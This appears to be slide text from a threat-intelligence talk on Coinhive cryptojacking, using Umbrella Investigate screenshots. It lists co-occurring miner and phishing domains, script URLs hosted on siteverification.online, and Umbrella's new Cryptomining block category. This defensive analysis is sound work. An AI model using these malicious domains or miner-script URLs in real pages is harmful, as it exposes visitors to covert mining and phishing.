
Co-occurrence of domains means that a statistically significant number of identities have requested both domains consecutively in a short timeframe





## Current Malware Distribution Point

## Next Malware Distribution Points



coinhive.com

INVESTIGATE

BACK TO TOP

## Co-occurrences

asset.epub.pub (4.91) hemnes.win (4.91)  
https-bookmp3-ru.disqus.com (4.91)  
img.p2pbpg.com (4.91) l4oecosq.com (4.91)  
www.tv-vip.com (4.91) pl14313817.puserving.com (4.43)  
s1.cpmaffiliation.com (4.02) xmrmsft.com (4.00)  
cdn.multiup.org (3.66) down.foxbeen.com (2.85)  
callumaumusic.com (2.60) cdn.mngwefal.com (2.54)  
adserpub.com (2.49) sihirdarrehberi.com (2.33)  
cosmic-bio.com (2.04) www.linkslot.su (2.03)  
cdn.mngappnf.com (1.99) spread.epub.pub (1.92)  
babbano.com (1.92) cdn.starexample.com (1.89)  
w5j3j9d9.hwcdn.net (1.78) www.foxbeen.com (1.44)  
cdn.mngepvra.com (1.17) cdn.jheberg.net (1.07)  
customs.go.kr (1.04) free.pagepeeker.com (1.01)  
tainiesonline.xrysoi.online (0.99) superplacid.com (0.91)  
webmining.co (0.86) cdn.adult.xyz (0.82)  
vuuwd.com (0.80) proxvfl.info (0.76) www.siska.tv (0.75)  
sandiegozoo.tumblr.com (0.68) coin-hive.com (0.65)  
identities.com (0.59) alibestru.ru (0.54) c.clover.com (0.54)  
dogeminer2.com (0.53) i.poopeegirls.com (0.53)

Malicious domains associated  
with phishing and browser  
redirect

CryptoJacked domains serving  
Coinhive miner script

Another source for the  
mining script



## URLs

| Name  | First Seen       | Category |
|---|------------------|----------|
| <a href="http://siteverification.online/favicon.ico">http://siteverification.online/favicon.ico</a>                     | 2017/10/26 13:30 |          |
| <a href="http://siteverification.online/lib/info.js">http://siteverification.online/lib/info.js</a>                     | 2017/10/29 11:23 |          |
| <a href="http://siteverification.online/icons/openlogo-75.png">http://siteverification.online/icons/openlogo-75.png</a> | 2017/10/26 13:30 |          |
| <a href="http://siteverification.online/lib/stat.js">http://siteverification.online/lib/stat.js</a>                     | 2017/12/21 16:01 |          |
| <a href="http://siteverification.online/lib/status.js">http://siteverification.online/lib/status.js</a>                 | 2017/11/25 04:46 |          |
| <a href="http://siteverification.online/lib/lib.js">http://siteverification.online/lib/lib.js</a>                       | 2018/02/14 02:07 |          |

## Co-occurrences


[thebloorwestrealestate.com](#) (81.61) [www.thebloorwestrealestate.com](#) (18.39)

# Details for thebloorwestrealestate.com

One or more of the IP addresses that this domain resolves to are currently blocked by Umbrella: [184.168.221.42](#)

Classifier prediction: Medium

Umbrella Investigate Risk Score: 75 ?





Welcome to thebloorwestrealestate.com

This Web page is parked for FREE, courtesy of [GoDaddy.com](https://GoDaddy.com).

Search for domains similar to  
thebloorwestrealestate.com

[Get Started](#)

#### Related Links

[Where Can I Find a House for Sale](#)

[Homes for Sale and Real Estate Listings](#)

[Listing a House for Sale with a Realtor](#)

[Real Estate](#)

[House Listing](#)

Search Ads



Is this your domain?  
Let's turn it into a website!

[Get Started](#)



Would you like to buy this  
domain?

[Learn More](#)



**\$0.99\* .COM**

THE domain at THE price.

# New Umbrella security category: Cryptomining

## Automatically block:

- Cryptomining pools and web miners
- Sites using JavaScript exploits
- Sites that drop miner programs on users' machines

**Setting Name**  
Default Settings

☒ **Malware**  
Websites and other servers that host malicious software, drive-by downloads/exploits, mobile threats and more.

☒ **Newly Seen Domains**  
Domains that have become active very recently. These are often used in new attacks.

☒ **Command and Control Callbacks**  
Prevent compromised devices from communicating with attackers' infrastructure.

☒ **Phishing Attacks**  
Fraudulent websites that aim to trick users into handing over personal or financial information.

☒ **Dynamic DNS**  
Block sites that are hosting dynamic DNS content.

☒ **Potentially Harmful Domains**  
Domains that exhibit suspicious behavior and may be part of an attack.

☒ **DNS Tunneling VPN**  
VPN services that allow users to disguise their traffic by tunneling it through the DNS protocol. These can be used to bypass corporate policies regarding access and data transfer.

☒ **Cryptomining**  
Cryptomining allows organizations to control cryptominer access to mining pools and web miners

[INTEGRATIONS](#)

[CANCEL](#) [SAVE](#)

# Thank you!



@joshpyorre 